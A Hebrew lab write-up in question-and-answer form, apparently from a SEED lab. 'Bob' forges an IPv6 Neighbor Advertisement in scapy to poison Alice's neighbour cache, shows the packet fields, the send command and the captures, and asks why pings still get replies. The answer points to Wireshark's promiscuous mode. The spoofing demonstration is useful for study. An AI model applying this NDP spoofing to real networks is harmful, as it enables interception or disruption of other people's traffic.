


## המקרה המוזר של ה ping6 בשעת לילה

היי, שמי בוב ויש לי שאלה.

- לאחרונה למדתי על פרוטוקול ND שמשתמשים בו בעולם ה ipv6. אחד מהדברים הנחמדים שיש בפרוטוקול הזה הוא שתי הודעות NS ו NA והייתי אומר שהתפקיד המקביל שלהם בעולם ה ipv4 הם ARP request ו ARP response בהתאמה.
- חשבתי שאם אוכל לזייף הודעת NA שאומרת "היי, הכתובת ipv6 שלי נמצאת בכתובת הפיזית 13:33:33:33:33:37", אז מעתה כל הודעה שהיא תרצה לשלוח לי (אנחנו באותה רשת פיזית) תקבל את כתובת ה dst MAC הנ"ל, וההודעה שלה לא אמורה להגיע אלי.
- כי זה מה שקרה ב ipv4 עם ARP spoofing, והייתי בטוח שזה גם מה שיקרה כאן.. אבל.. לא.
- לפני שאתחיל לתאר את מה שקרה, חשוב שתדעו שזה היה מצב הרשת:



- בנספחים בסוף המסמך צירפתי צילומי מסך של ifconfig מהמחשבים שלי ושל אליס.
- הכנתי עם scapy פקטת NA מזויפת וקראתי לה fake\_na. אלה הם הפרטים שלה:

```
>>> fake_na.show()
###[ IPv6 ]###
version= 6
tc= 0
fl= 0
plen= None
nh= ICMPv6
hlim= 255
src= fe80::leaa:7821:6306:2979
dst= fe80::43cc:ca2f:ae1f:dbed
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
type= Neighbor Advertisement
code= 0
cksum= None
R= 0
S= 1
O= 1
res= 0x0
tgt= fe80::leaa:7821:6306:2979
###[ ICMPv6 Neighbor Discovery Option - Source Link-Layer Address ]###
type= 2
len= 1
lladdr= 13:33:33:33:33:37
>>>
```

- ואז שלחתי אותה עם הפקודה `send(fake_na)`
- ניתן לראות כעת **שזכרון המטמון של אליס**, השתנה כמו שרציתי:

```

seed@VM: ~
[08/16/22] seed@VM:~$ ip -6 neigh
[08/16/22] seed@VM:~$
[08/16/22] seed@VM:~$ ip -6 neigh
fe80::1eaa:7821:6306:2979 dev enp0s3 lladdr 13:33:33:33:33:37 REACHABLE
[08/16/22] seed@VM:~$
  
```

לפני ששלחתי את `fake_na`

אחרי ששלחתי את `fake_na`

- כדי לבדוק שאליס באמת כבר לא יכולה לפנות אלי, ביקשתי ממנה לעשות אלי `ping6`. בתמונה הבאה היא המשך ישיר של התמונה הקודמת (היא חתוכה), לכן לא אסביר את השורות הראשונות.

```

seed@VM: ~
[08/16/22] seed@VM:~$ ip -6 neigh
[08/16/22] seed@VM:~$
[08/16/22] seed@VM:~$ ip -6 neigh
fe80::1eaa:7821:6306:2979 dev enp0s3 lladdr 13:33:33:33:33:37 REACHABLE
[08/16/22] seed@VM:~$
[08/16/22] seed@VM:~$ ping6 -c 4 fe80::1eaa:7821:6306:2979%enp0s3
PING fe80::1eaa:7821:6306:2979%enp0s3(fe80::1eaa:7821:6306:2979%enp0s3) 56 data bytes
64 bytes from fe80::1eaa:7821:6306:2979%enp0s3: icmp_seq=1 ttl=64 time=1.87 ms
64 bytes from fe80::1eaa:7821:6306:2979%enp0s3: icmp_seq=2 ttl=64 time=1.65 ms
64 bytes from fe80::1eaa:7821:6306:2979%enp0s3: icmp_seq=3 ttl=64 time=1.63 ms
64 bytes from fe80::1eaa:7821:6306:2979%enp0s3: icmp_seq=4 ttl=64 time=1.82 ms

--- fe80::1eaa:7821:6306:2979%enp0s3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.633/1.744/1.870/0.103 ms
[08/16/22] seed@VM:~$
[08/16/22] seed@VM:~$ ip -6 neigh
fe80::1eaa:7821:6306:2979 dev enp0s3 lladdr 13:33:33:33:33:37 REACHABLE
[08/16/22] seed@VM:~$
[08/16/22] seed@VM:~$
  
```

ה `ping6` שאליס שלחה לי

המטמון לא השתנה בעקבות הפעולה!

- אז בניגוד לכל הציפיות שלי, לכל ארבעת ה `Echo requests` התקבלה תשובת `Echo replay`.
- הייתי יכול לחשוב שהזכרון מטמון התעדכן כנראה כדי לבצע את פעולת ה `ping6`, אבל (למרבה החוצפה) הוא נשאר "שגוי".
- הייתי יכול לחשוב גם שאולי הפקטות של ה `echo requests` נשלחו דרך ה `mac` הנכון בכל זאת ואולי טעיתי בהארכה שלי שמה שיש בזכרון המטמון זה מה שבסוף יצא החוצא. ובכן, טעיתי. וכמו שתדגים התמונה הבאה – אשכרה כל ה `pings` נשלחו לכתובת `dst MAC` המזוייפת.

- קצת הקדמה לקראת תמונת המצב דרך wireshark (זהו עבדורי ועבור אליו ומצורפות ההקלטות (בנפרד)

ההקלטה מראה רק פקטות icmpv6 ומלווה את כל התהליך החל משליחת ה fake\_na ועד אחרי שאלים בודקת מה מצב הזיכרון מטמון שלה לאחר הפינגים.

- ישנם 11 פקטות:
- 2 ראשונות מבררות מה ה mac של אליו, כי scapy צריך להשלים בעצמו את שכבת הקו.
- זה נעשה באמצעות מנגנון ns -I na.
- פקטה שלישית היא ה fake\_na בכבודו ובעצמו
- 8 הפקטות האחרונות הן ארבעה זוגות של בקשה & תגובה על כל אחד מארבעת ה pings.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::1aaa:7821:6306:2979	ff02::1:ff1f:dbed	ICMPv6	86	Neighbor Solicitation for fe80::43cc:ca2f:aef1:dbed from 08:00:27:53:cb
2	0.002571292	fe80::43cc:ca2f:aef1:dbed	fe80::1aaa:7821:6306:2979	ICMPv6	86	Neighbor Advertisement fe80::43cc:ca2f:aef1:dbed (sol, ovr) is at 08:00:27:53:cb
3	0.035232351	fe80::1aaa:7821:6306:2979	fe80::43cc:ca2f:aef1:dbed	ICMPv6	86	Neighbor Advertisement fe80::1aaa:7821:6306:2979 (sol, ovr) is at 13:33:33:33:37
4	7.580690700	fe80::43cc:ca2f:aef1:dbed	fe80::1aaa:7821:6306:2979	ICMPv6	118	Echo (ping) request id=0x000f, seq=1, hop limit=64 (reply in 5)
5	7.580785048	fe80::1aaa:7821:6306:2979	fe80::43cc:ca2f:aef1:dbed	ICMPv6	118	Echo (ping) reply id=0x000f, seq=1, hop limit=64 (request in 4)
6	8.582592432	fe80::43cc:ca2f:aef1:dbed	fe80::1aaa:7821:6306:2979	ICMPv6	118	Echo (ping) request id=0x000f, seq=2, hop limit=64 (reply in 7)
7	8.582684781	fe80::1aaa:7821:6306:2979	fe80::43cc:ca2f:aef1:dbed	ICMPv6	118	Echo (ping) reply id=0x000f, seq=2, hop limit=64 (request in 6)
8	9.583597453	fe80::43cc:ca2f:aef1:dbed	fe80::1aaa:7821:6306:2979	ICMPv6	118	Echo (ping) request id=0x000f, seq=3, hop limit=64 (reply in 9)
9	9.583687230	fe80::1aaa:7821:6306:2979	fe80::43cc:ca2f:aef1:dbed	ICMPv6	118	Echo (ping) reply id=0x000f, seq=3, hop limit=64 (request in 8)
10	10.585257513	fe80::43cc:ca2f:aef1:dbed	fe80::1aaa:7821:6306:2979	ICMPv6	118	Echo (ping) request id=0x000f, seq=4, hop limit=64 (reply in 11)
11	10.585551891	fe80::1aaa:7821:6306:2979	fe80::43cc:ca2f:aef1:dbed	ICMPv6	118	Echo (ping) reply id=0x000f, seq=4, hop limit=64 (request in 10)

Frame 4: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface enp0s3, id 0  
 Ethernet II, Src: PcsCompu\_53:f5:cb (08:00:27:53:f5:cb), Dst: 13:33:33:33:33:37 (13:33:33:33:33:37)  
 Internet Protocol Version 6, Src: fe80::43cc:ca2f:aef1:dbed, Dst: fe80::1aaa:7821:6306:2979  
 Internet Control Message Protocol v6

- בחרתי לא להעמיס הפעם עם חיצים.
- יש לשים לב לפקטה מספר 4, שהיא echo request שכתובת ה dst MAC היא 13:33:33:33:33:37 ולפקטה מספר 5 שמהווה את התגובה לאותו פינג.
- הסיפור הזה חוזר על עצמו בכל אחד משלושת הפינגים הבאים.

## והרי השאלה שלי:

עזבו אפילו לקבל ולהסניף חבילות שלא אמורות להגיע אלי (שוב, סתכלו על כתובת ה mac של היעד..)

מה פתאום נוצר echo replay על זה?!

זה גם קרה ששמתי כתובת mac כמו 10:10:10:10:10:10

מה אני מפספס פה?

קשה להמשיך לחקור כשכל מה שלמדתי עד כה קורס לתוך עצמו ונעלם 😊

אשמח לעזרה,

בוב.

## נספחים

- ifconfig דרך המחשב של בוב

```
seed@VM: ~
[08/16/22] seed@VM:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:32:6b:68:5c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::1eaa:7821:6306:2979 prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:ee60:5dd5:ed61:68d5 prefixlen 64 scopeid 0x0<global>
    inet6 fd17:625c:f037:2:53c:cf3a:2291:f6a0 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:ab:33:74 txqueuelen 1000 (Ethernet)
    RX packets 14264 bytes 20327649 (20.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4246 bytes 343181 (343.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1400 bytes 95314 (95.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1400 bytes 95314 (95.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[08/16/22] seed@VM:~$
```

- ifconfig דרך המחשב של אליס

```
seed@VM: ~
[08/16/22] seed@VM:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:6a:81:db:05 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fd17:625c:f037:2:8633:8a0:c9c:908d prefixlen 64 scopeid 0x0<global>
    inet6 fe80::43cc:ca2f:aelf:dbed prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:bc4d:8816:4ed4:f890 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:53:f5:cb txqueuelen 1000 (Ethernet)
    RX packets 1836 bytes 275739 (275.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 719 bytes 118728 (118.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 898 bytes 64867 (64.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 898 bytes 64867 (64.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[08/16/22] seed@VM:~$
```

**תשובה**


שלום בוב,

כרטיס הרשת שלך נמצא במצב promiscuous.

שים לב לסימון V בהגדרות ב Wireshark:

☒ Enable promiscuous mode on all interfaces

כל שעליך לעשות הוא להוריד את ה V וללחוץ על start:



בהצלחה,

איב תעשיות רשע בע"מ